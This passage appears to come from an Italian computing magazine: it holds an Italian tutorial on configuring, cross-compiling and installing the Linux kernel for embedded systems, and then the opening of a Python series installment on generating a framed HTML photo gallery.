è altamente configurabile in termini di architettura per processori e dispositivi che vi supportano e, dunque, di volta in volta, il Pinguino può essere equipaggiato con ciò che realmente ci interessa. La configurazione per l'architettura, il processore e i requisiti hardware specifici di un dispositivo embedded, è il fondamento di qualsiasi progetto Linux, specialmente se embedded. La configurazione del kernel permette di selezionare varie opzioni che si desiderano includere nel processo. Alcune opzioni saranno disponibili e altre non potranno essere aggiunte a seconda dell'architettura embedded utilizzata. Tuttavia, indipendentemente dall'architettura hardware, le principali opzioni disponibili da poter essere analizzate e poi incluse nel processing configuration sono classificabili in poche e fondamentali categorie, che ogni sviluppatore embedded deve tenere sempre ben in mente:

- Code maturity level options
- Setup generale
- Supporto per moduli Loadable
- Block layer
- Networking
- Device drivers
- Filesystem
- Kernel hacking
- Sicurezza
- Criptografia
- Library Routines

Il kernel può includere una varietà di opzioni di sicurezza, ad esempio come parte dello stack **SELinux** attuato dal **National Security Agency** statunitense (**NSA**). Security-Enhanced Linux (SELinux) è un set di opzioni che possono essere applicate a

Architettura del processore	Opzione	Architettura del Kernel
x86	Tipo di processore e caratteristiche	i386
ARM	Tipo di sistema	ARM
MIPS	Selezione CPU	MIPS
SH	Tipo sistema	SH
AVR32	Tipo di sistema e caratteristiche	AVR32





Fig. 1 • Ambiente di sviluppo Embedded

sistemi operativi di tipo Unix come Linux e BSD; in pratica, è un modulo del kernel Linux che fornisce una serie di strumenti per attuare protocolli di sicurezza. Un'opzione più importante è quello in cui si sceglie l'istanza esatta della architettura del processore che meglio si adatta al target. Il nome varia in base alla propria architettura. Nella tabella riportata in queste pagine vi è un elenco di opzioni e architetture del kernel in funzione del processore opportunamente scelto impostando la variabile 'ARCH' con il nome dell'architettura riconosciuto dal kernel Makefile.

OPZIONI E ARCHITETTURA DEL KERNEL

Un tipico ambiente di sviluppo per un sistema Linux embedded è composto da una macchina host e un computer di destinazione (Fig. 1). La macchina host (di solito un PC o una macchina virtuale in esecuzione il sistema operativo GNU/Linux) è utilizzato dallo sviluppatore per compilare il codice che verrà eseguito sul target, ad esempio un modulo CPU ARM. Il kernel Linux in esecuzione sul target è in grado di montare il file system di root da un supporto fisico diverso. Durante lo sviluppo del software, è molto comune usare una directory esportata dall'host tramite NFS. Inoltre, il kernel Linux è di solito recuperato da un protocollo di trasferimento di rete semplice come TFTP..

LA COSTRUZIONE DEL KERNEL

Il sistema **kbuild** si basa sulla **GNU make** e fornisce una procedura di compilazione altamente semplificata per costruire il kernel e ha visto alcuni importanti cambiamenti nella release 2.6; in pochi passi è possibile configurare e compilare sia il kernel che i moduli. La costruzione del kernel è diviso in quattro fasi:

1. Impostazione dell'ambiente cross-sviluppo: poiché Linux ha il supporto per molte architetture, la procedura kbuild deve essere configurata per l'architettura per la quale sono in costruzione l'immagine del kernel e dei moduli;
2. Processo di configurazione: procedura di selezione dei componenti. Al termine di questa fase, kbuild registra queste informazioni in una serie di file noti in modo che il resto della kbuild è a conoscenza dei componenti selezionati. L'elenco di scelta dei componenti è composto normalmente da processore, board,

driver e opzioni generiche del kernel. Ci sono molte configurazioni front-end che possono essere utilizzate e fanno riferimento principalmente ai kernel 2.6 e successivi;

3. Costruire un file oggetto per rendere l'immagine del kernel: una volta eseguita la selezione dei componenti, sono necessari i seguenti passaggi per costruire il kernel:

a. Generazione delle informazioni dei file di intestazione di dipendenza (che file .c dipende da quale file .h). Questo non è necessario per il kernel 2.6 e successivi.

b. Con il comando make clean, pulizia di tutti file oggetto, immagine del kernel e tutti i file intermedi ad eccezione delle informazioni di configurazione.

c. Creazione dell'immagine del kernel. Il nome dell'immagine del kernel è vmlinux. Tuttavia, la compilazione del kernel non si ferma qui; di solito c'è qualche postprocessing che deve essere fatto come comprimere, aggiungere codice bootstrap e così via. In realtà, la post-elaborazione creerà l'immagine che sarà, in seguito, utilizzata nel target.

4. Infine, l'ultima fase si occupa della costruzione dei moduli caricabili dinamicamente con il comando **make modules**. Su sistemi embedded, di solito, viene personalizzato ulteriormente il processo di compilazione per specifici motivi, come ad esempio aggiungere la BSP in una directory separata e modificare la configurazione in modo che il kbuild possa costruire i componenti software necessari per la scheda.

LAVORANDO CON IL KERNEL

Il kernel Linux può utilizzare i driver di periferia in uno dei due modi: compilati nel kernel o caricati dinamicamente su richiesta. Moduli del kernel caricabili (**LKM**) vengono compilati in file oggetto e, successivamente, compilati per lavorare con un kernel specifico al fine di poter essere caricati in modo dinamico in risposta alla rilevazione di nuovi requisiti hardware.

Un modulo del kernel caricabile (o LKM) è un file oggetto che contiene il codice per estendere il kernel in esecuzione; sono tipicamente utilizzati per aggiungere il supporto per un nuovo hardware e/o file system, o per l'aggiunta di chiamate di sistema. I LKM sono archiviati al di fuori del kernel come file in un filesystem fisico o in memoria dove il kernel ha accesso. Anche se il caricamento dinamico dei moduli del kernel ha un certo overhead, il costo di tale sovraccarico è compensato dalla flessibilità che i LKM forniscono sia durante lo sviluppo sia durante la distribuzione.

Il modello LKM è anche molto utile durante la distribuzione e l'utilizzo del dispositivo, in quanto consente al kernel di caricare i driver di periferica e di protocollo on-demand, che è spesso critico per i dispositivi di elettronica di consumo con la rete esterna o interfacce periferiche generali come USB (che forniscono un'interfaccia generale che può essere utilizzata da molti dispositivi differenti). Kernel e la configurazione del driver di periferica associata è, quindi, in gran parte una questione di distinzione tra i dispositivi e protocolli obbligatori e on-demand. Sui sistemi desktop o server GNU/Linux, il supporto per i dispositivi di uso quotidiano come hard disk PATA o SATA, è tipicamente compilato nel kernel perché questi dispositivi sono presenti nella maggior parte dei sistemi informatici. Come regola generale, i driver di periferica necessari all'avvio di un sistema, di solito sono integrati nel kernel di Linux in modo che possono essere automaticamente disponibili. Non appena il sistema viene avviato, Linux può accedere ad una memoria o ad un file system e può caricare, per mezzo dei LKM, i driver per (quasi) qualsiasi altro hardware. Il kernel Linux viene configurato utilizzando un meccanismo integrato denominato **kconfig**, che semplifica l'architettura e la selezione di driver di periferica, soddisfacendo automaticamente le dipendenze tra i diversi driver. Il **Timesys Desktop** fornisce supporto kconfig integrato, estendendolo anche come meccanismo di configurazione semplice per le altre parti di un progetto di sviluppo embedded Linux, come ad esempio le infrastrutture del sistema operativo e la selezione delle applicazioni.

L'interfaccia con i dispositivi fornisce un meccanismo flessibile per il caricamento e l'utilizzo di driver, necessario ad un sistema Linux per accedere ai dispositivi associati in modo altrettanto flessibile. L'accesso ai dispositivi avviene attraverso file speciali conosciuti come i nodi dei dispositivi, che devono essere presenti prima di un relativo accesso al dispositivo stesso.

Tradizionalmente, i nodi di dispositivo Linux sono stati pre-creati nella directory /dev o in un file system Linux-based. La pre-creazione di nodi del dispositivo è ancora una buona soluzione

```
# Makefile di un Kernel
ARCH            ?= $(SUBARCH)
CROSS_COMPILE   ?=

# Specificare i valori di 'ARCH' e 'CROSS_COMPILE'
ARCH            ?= arm
CROSS_COMPILE   ?= arm-unknown-linux-gnu-
```

Fig. 2 • Modifica del kernel della directory radice

```
# Codice xmake
#!/bin/sh
exec make ARCH="arm" CROSS_COMPILE="arm-unknown-linux-gnu-" INSTALL_MOD_PATH="${SYSROOT}" "$@"
```

Fig. 3 • Ecco il codice xmake

per sistemi embedded che hanno bisogno solo di accedere ad un insieme limitato di dispositivi, anche se spesso non è adatto per sistemi embedded più flessibili (o per i sistemi desktop e server GNU/Linux) in cui l'hardware aggiuntivo può essere dinamicamente allegato. Invece di sprecare spazio per la pre-creazione (e la conservazione) di ogni nodo dispositivo possibile, i moderni sistemi Linux supportano un meccanismo on-demand per la creazione di nodi noto come **udev**. Quando viene rilevato un nuovo hardware, questo demone crea i nodi dei dispositivi obbligatori per l'esecuzione di una o più regole che sono appropriate per la classe di hardware o dispositivo specifico rilevato. In ogni caso, per i dispositivi embedded che accedono solo ad una serie specifica di dispositivi, la pre-creazione di nodi statici per l'hardware elimina la necessità di eseguire udev, riducendo requisiti di memoria e di storage. D'altra parte, in dispositivi embedded che sono progettati per essere utilizzati con delle periferiche non prevedibili (ad esempio i dispositivi USB) il meccanismo di udev fornisce i nodi inizialmente richiesti per un sistema di default.

'ARCH' E 'CROSS_COMPILE'

La selezione dell'architettura da parte del kernel viene effettuata per mezzo di due variabili: 'ARCH' e 'CROSS_COMPILE' con valori di default indicati nel Makefile archiviato nella directory radice dei sorgenti (Fig. 2). La variabile 'ARCH' indica il nome

```
Main Menu
Arrow keys navigate the menu.  <Enter> selects submenus --->.
Highlighted letters are hotkeys.  Pressing <Y> includes, <N> excludes,
<M> modularizes features.  Press <Esc><Esc> to exit, <?> for Help.
Legend: [*] built-in  [ ] excluded  <M> module  < > module capable

    Code maturity level options  --->
    Processor type and features  --->
    Loadable module support  --->
    General setup  --->
    Plug and Play support  --->
    Block devices  --->
    Networking options  --->
    SCSI support  --->
    Network device support  --->
    Amateur Radio support  --->
    IrDA subsystem support  --->
    v(+)

        <Select>    < Exit >    < Help >
```

Fig. 4 • Esempio di menuconfig in esecuzione su xterm

dell'architettura di destinazione in un formato particolare del kernel: **i386** (la subdirectory arch fornirà un'idea delle diverse architetture). La variabile 'CROSS_COMPILE' è abbastanza autoesplicativa, valorizzata con il prefisso della toolchain: se si considera, ad esempio, **x86_64-pc-linux-gnu-gcc**, sarà sufficiente scrivere **x86_64-pc-linux-gnu**.

La directory delle librerie **lib** viene creata in riferimento alla variabile aggiuntiva **'INSTALL_MOD_PATH'**, dove verranno anche memorizzati tutti i moduli necessari in fase di compilazione per ciascun modulo richiesto. La preparazione del siste-





Fig. 5 • Il comando menu xconfig

ma avviene in due modalità: modificando il Makefile o valorizzando le variabili da linea di comando. È possibile impostare i comandi anche tramite script (**xmake**) e richiamarli in fase di compilazione del kernel (Fig. 3).

METODI DI CONFIGURAZIONE

Il sistema di compilazione del kernel Linux (**kbuild**) include il supporto per una varietà di metodi di configurazione, tra cui:
make config: fornisce un'interfaccia a linea di comando in cui viene chiesto di impostare ciascuna opzione. Se un file di configurazione è già presente, viene utilizzato tale file per impostare i valori predefiniti.
make oldconfig: configurazione con un file già esistente per le sole opzioni che non sono state configurate in precedenza. Questo contrasta con il make config, che richiede tutte le opzioni, anche quelle precedentemente configurate. Gli sviluppatori utilizzano spesso questa opzione per aggiornare la loro configurazione senza dover riconfigurare l'intero kernel.
make menuconfig: consente di visualizzare un menu di configurazione a terminale. Se un file **.config** è presente, lo si usa per impostare valori di default come un make config.
make xconfig: consente di visualizzare un menu di configurazione X Window basato su **Tk** (un ambiente di programmazione per la creazione di GUI sotto **X Window System**). Se un file .config è presente, lo si usa per impostare valori di default come con make config e menuconfig.
Ognuna di queste può essere utilizzata per configurare il kernel. Tutti generano un file con estensione .config nella directory principale delle sorgenti del kernel (questo è il file che contiene i dettagli completi delle opzioni scelte).Effettivamente, pochi sviluppatori utilizzano il comando **make config** per la configurazione del kernel. Invece, la maggior parte preferisce affidarsi a **make menuconfig** per creare una configurazione iniziale o modificarne una esistente. Per visualizzare il menu di configurazione del kernel, si deve digitare il comando appropriato nella riga di comando includendo i giusti parametri. Ad esempio, per compilare il kernel di Linux per l'utilizzo su un sistema ARM integrato, è possibile utilizzare la riga di comando **make ARCH = arm CROSS_COMPILE = arm-linux-menuconfig**. Il sistema di setup del kernel chiederà di salvare la nuova configurazione. Oltre a creare il file **.config**, vengono creati alcuni file header e collegamenti simbolici. È anche possibile uscire dalla configurazione del kernel senza apportare alcuna modifica. Oltre alle principali opzioni di configurazione, il supporto all'architettura del kernel include spesso configurazioni standard del modello per determinati obiettivi. Questo è particolarmente vero per processori ARM standard. In questi casi, i valori di default forniti con il kernel saranno utilizzati per generare il file .config. Spesso, è auspicabile testare diverse configurazioni che utilizzano le stesse sorgenti del kernel. La modifica della configurazione del kernel, tuttavia, distrugge la configurazione precedente, perché tutti i file di configurazione vengono sovrascritti dall'utility di configurazione del kernel stesso: per salvare una configurazione per un utilizzo futuro, è necessario salvare i file .config precedentemente creati. Questi file possono essere poi riutilizzati per ripristinare una configurazione precedente. È inoltre possibile salvare i file .config in maniera semplice, ovvero copiare il file di configurazione creato dall'utility di configurazione del kernel in una posizione alternativa. Per usare una configurazione salvata, è necessario poi copiare il file .config precedentemente salvato di nuovo nella directory principale del kernel e quindi utilizzare il comando **makefile oldconfig** per configurare il kernel usando il file .config appena copiato.

VARIABILE EXTRAVERSION

Questa è molto utile se si utilizzano più varianti della stessa versione del kernel. Consiste nell'aggiungere un numero di versione del kernel per dare il suo nome definitivo. Ad esempio, **EXTRAVERSION a -rmk1**: il risultato finale sarebbe una versione del kernel 2.6.20 di -rmk1. Il numero di versione finale viene anche usato per indicare la directory in cui sono memorizzati i moduli costruiti per il kernel. Ovvero, moduli costruiti per due kernel basati sulla stessa versione iniziale, ma con differenti EXTRAVERSION saranno memorizzati in due cartelle diverse, mentre i moduli costruiti per due kernel basati sulla stessa versione iniziale, ma che non hanno EXTRAVERSION, saranno memorizzati nella stessa directory. È inoltre possibile utilizzare EXTRAVERSION per identificare le varianti basati sulla stessa versione del kernel: in questo caso si dovrà modificare il Makefile nella directory principale del kernel e impostare EXTRAVERSION al valore desiderato.

COMPILAZIONE DEL KERNEL

La compilazione del kernel include una serie di step nei quali è prevista anche la costruzione dell'immagine e dei moduli. I processi di compilazione sono abbastanza simili, anche se la versione del kernel cambia. Durante il processo di sviluppo della versione 2.6 l'intero sistema di compilazione kernel è stato revisionato e sostituito con un sistema di generazione più efficiente. Ad esempio, nel caso di una piattaforma ARM, è possibile utilizzare il comando **make ARCH = arm CROSS_COMPILE = arm-linux- zImage** per creare un'immagine compressa. L'obiettivo di **zImage** è quello di indicare al Makefile la costruzione di una immagine del kernel che viene compressa utilizzando l'algoritmo **gzip**. Ci sono, tuttavia, altri modi per costruire un'immagine del kernel, come **Vmlinux** che indica al Makefile di costruire solo l'immagine non compressa. Su processori x86, vi è anche **bzImage** che si affida all'algoritmo gzip e non ha vincoli di spazio in termini di KB per l'immagine del kernel generata (a differenza di zImage, che ha un limite di 512 KB). Con l'immagine del kernel correttamente costruita, è ora possibile costruire i moduli del kernel: **make ARCH = arm CROSS_COMPILE = moduli arm-linux-**: la durata di questa fase dipende fortemente dal numero di opzioni del kernel scelte. Con l'immagine del kernel e dei moduli costruiti, sarà necessario installare il tutto sul sistema di destinazione. Prima di ciò, è necessario ripulire (dopo aver fatto un backup) i sorgenti del kernel e restituirli al loro stato iniziale: **make ARCH = arm CROSS_COMPILE = arm-linux- distclean**.

PASSIAMO ALL'INSTALLAZIONE

La regola comune consiste nell'utilizzare directory separate per diverse versioni del kernel. Dal momento che queste immagini possono essere costruite utilizzando le stesse fonti, è necessario copiarle, dalla sorgente del kernel, in una directory dove possono essere adeguatamente identificate.
Il Makefile include il modulo **modules_install** per installare i moduli. Per impostazione predefinita, i moduli sono installati nella directory **/lib/modules**. Successivamente, il sistema di compilazione del kernel cercherà di costruire le dipendenze dei moduli necessari per le utility durante il runtime.
Depmod crea un elenco di dipendenze dei moduli leggendo ogni modulo in **/lib/modules/kernel-version** per determinare quali simboli esportare. Per impostazione predefinita, inoltre, l'elenco viene scritto in **modules.dep** e in una versione hash binario chiamato **modules.dep.bin**. Come per il kernel, le applicazioni devono anch'esse costruite utilizzando gli strumenti di sviluppo. La maggior parte dei programmi Open Source seguono lo standard di compilazione GNU (una raccolta di diversi strumenti). I più importanti sono **autoconf** (fornisce un quadro di portabilità generale, sulla base di test delle caratteristiche del sistema host in fase di compilazione), **automake** (consente agli sviluppatori di scrivere un Makefile semplificato) e **libtool** (approccio standardizzato per la costruzione di librerie condivise).

NON TRALASCIAMO IL TESTING!

In generale, ci sono differenti modi in cui è possibile testare il kernel Linux. Possiamo utilizzare una versione di prova del kernel stesso, eseguire delle suite di test come LTP o misurare le prestazioni del sistema con i nuovi kernel installati. La prima fase di test consiste nell'avviare il sistema in una configurazione completamente funzionale con l'init **=/bin/bash**. Da lì si può controllare se i file system sono montati e smontati correttamente e si possono provare alcune funzioni del kernel più complesse, come la sospensione su disco o della RAM in una configurazione minima. Successivamente, si può avviare il sistema nel runlevel 3 (di solito, passando il numero 2 al kernel come argomento riga). In questa configurazione è possibile controllare le interfacce di rete e si può tentare di eseguire il server X manualmente per assicurarsi che non vada in crash. Nella successiva fase di test, si possono utilizzare speciali programmi progettati per verificare le funzionalità dei kernel con test di regressione e di prestazione. Questi ultimi sono particolarmente importanti per gli sviluppatori del kernel, poiché consentono di identificare i cambiamenti dovuti ad aggiornamenti.
Per il test automatizzato del kernel si può utilizzare la suite **AutoTest** costituita da molti strumenti utili, combinati con una semplice interfaccia utente. Il runlevel visto in precedenza, è un concetto tipico dei sistemi UNIX e rappresenta lo stato di attività di una macchina. Ogni runlevel è identificato da un numero:
0: per arrestare (**halt**) il sistema;
1: (**Single user mode**) per attività di manutenzione;
2: (**Multiuser mode**): con networking abilitato e senza servizi di rete;
3: (**Multiuser mode**): con tutte le funzionalità di networking abilitate, e con tutti i relativi servizi attivi;
4: generalmente non è utilizzato;
5: come il runlevel 3 più un server grafico abilitato;
6: per il reboot del sistema.

IL FILE SYSTEM

Una delle ultime operazioni condotte dal kernel Linux durante l'avvio del sistema è il montaggio del file system di root. Il kernel Linux non detta alcuna struttura del file system, ma le applicazioni dello spazio utente si aspettano di trovare i file con nomi specifici nelle strutture di directory. Il passo successivo alla configurazione del kernel consiste dunque nel creare un root file system (Fig. 6) che analizzeremo nella prossima puntata. Ci sono due tecniche principali che possono essere utilizzate: **initrd/initramfs** e il montaggio di un pre-file system di root via rete utilizzando **NFS**. Initrd (**initial ramdisk**), introdotto in Linux a partire dalla versione 2.6, è un piccolo file system temporaneo che funge da file system root montato in memoria nella fase iniziale della loro procedura di avvio (boot), reso accessibile al kernel da un bootloader. Ed ora che ci siamo incuriositi, non ci resta che attendere il prossimo appuntamento!





Fig. 6 • File system Linux

FOTO IN ORDINE? CI PENSA PYTHON!

Il nuovo progetto Python prosegue: questa volta, aggiungiamo nuove funzionalità alla nostra galleria fotografica e rendiamola "trasportabile"

- PARTE V -

Michele Petrecca

Python 2.7.9 (3.4.2)

Licenza: PSF (Python Software Foundation) **Tipo:** Programmazione
Sito Web: www.python.org **Download esempi:** http://goo.gl/lwiR5j

Nel precedente appuntamento abbiamo iniziato a generare del codice HTML con lo scopo di creare una minimale galleria fotografica visualizzabile con un browser. A fronte di tre parametri forniti all'atto del lancio del programma riuscimmo a generare, da immagini di grandezze e formati differenti, le miniature (thumbnails) così come un codice HTML tale che ogni miniatura fosse contenuta in una cella di una tabella creata ad-hoc. Un primo risultato il quale, però, oltre ad essere non proprio bello dal punto di vista grafico, era mancante di tutte le funzioni, anche le più semplici, che caratterizzano un programma degno di questo nome. In questa nuovo incontro avremo il duplice scopo di migliorare il precedente risultato e al tempo stesso apprendere ulteriori aspetti e proprietà del linguaggio Python.

LA NUOVA STRUTTURA GRAFICA

Il punto di partenza è una tabella con un numero di righe e colonne funzioni del numero di immagini: poiché abbiamo già imposto il limite delle 6 colonne (quindi 6 immagini) per ogni riga è evidente come avendo ad esempio 50 immagini ci ritroveremo con 8 righe complete e la nona composta solo da due immagini. Ma che cos'è di preciso una galleria di immagini? Un programma attraverso il quale è possibile almeno "sfogliare" le foto avendo eventualmente a disposizione una piccola anteprima e una zona preposta alla visualizzazione nelle dimensioni reali. Allora in questa ottica possiamo provare a fornire una nuova veste al programma: immaginiamo la presenza di almeno due quadri (frame), uno riservato alla navigazione delle immagini comprensivo di una zona di anteprima e uno più ampio riservato alla visualizzazione. Naturalmente niente e nessuno vieta di prevedere anche una zona di intestazione recante, ad esempio, il nome della galleria.

PAGINE WEB SPEZZETTATE!

Per realizzare il nuovo layout è evidente come le nozioni fornite sull'HTML nel precedente incontro risultino insufficienti. Pertanto, dobbiamo ampliarle dello stretto necessario per generare il codice necessario alla creazione della nuova struttura grafica. Agli albori di Internet, e in particolare nell'era delle linee analogiche a pochi Kb/s, caricare una pagina Web poteva rivelarsi un'operazione snervante, soprattutto in presenza di elementi come le immagini e, più in generale, di file particolarmente "pesanti". Per questo motivo si pensò alla possibilità di poter (e dover) suddividere la finestra del browser in riquadri che fossero tra loro indipendenti affinché non si dovesse caricare l'intera pagina ma solo la sezione di interesse. Comparvero così per la prima volta, con Netscape Navigator 2, i frame ovvero una facile soluzione per organizzare siti con strutture più o meno complesse: ad esempio, una zona in alto per le intestazioni che rimane uguale per ogni pagina visitata nel sito, una fascia sinistra (o destra) con i menu/link di navigazione e la parte rimanente, la più ampia, per la visualizzazione del contenuto.
In questo modo un clic su un link nella zona di navigazione aveva (ed ha) come risultato il caricamento della sola pagina relativa alla zona di destra risparmiando così banda e riducendo il tempo di caricamento. Un esempio di pagina Web organizzata a frame è visibile in Figura 1.

